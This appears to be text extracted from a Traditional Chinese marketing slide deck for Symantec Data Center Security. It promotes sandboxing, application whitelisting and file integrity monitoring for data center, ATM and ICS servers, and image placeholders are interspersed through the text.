




Symantec DCS (Data Center Security)
-最佳資料中心/企業內重要伺服器的安全監控及系統防護 -**ATM/ICS 防護**


傳統之網路層保護已經不足以抵擋目標式攻擊及 APT




一般安全解決方案只有針對已知之攻擊及已知之弱點
進行保護
但忽略了...

- 新的威脅
- 新的弱點
- 來自的內部威脅

資料中心面臨之威脅



賽門鐵克 資料中心安全



Data Center Security 如何運作

賽門鐵克 資料中心安全 Data Center Security

Symantec Data Center Security 提供以政策為基礎的管控，包含監控及保護實體、虛擬或混合之資料中心環境



沙箱



應用程式白名單




即時監控檔案一致性

透過政策進行應用程序行為之確認，防範未知之惡意攻擊


只允許信任之應用
程式執行

監控‘誰’‘使用甚麼
程式’‘何時’‘針對哪
個重要檔案變更’


檔案一致性及存取軌跡監控



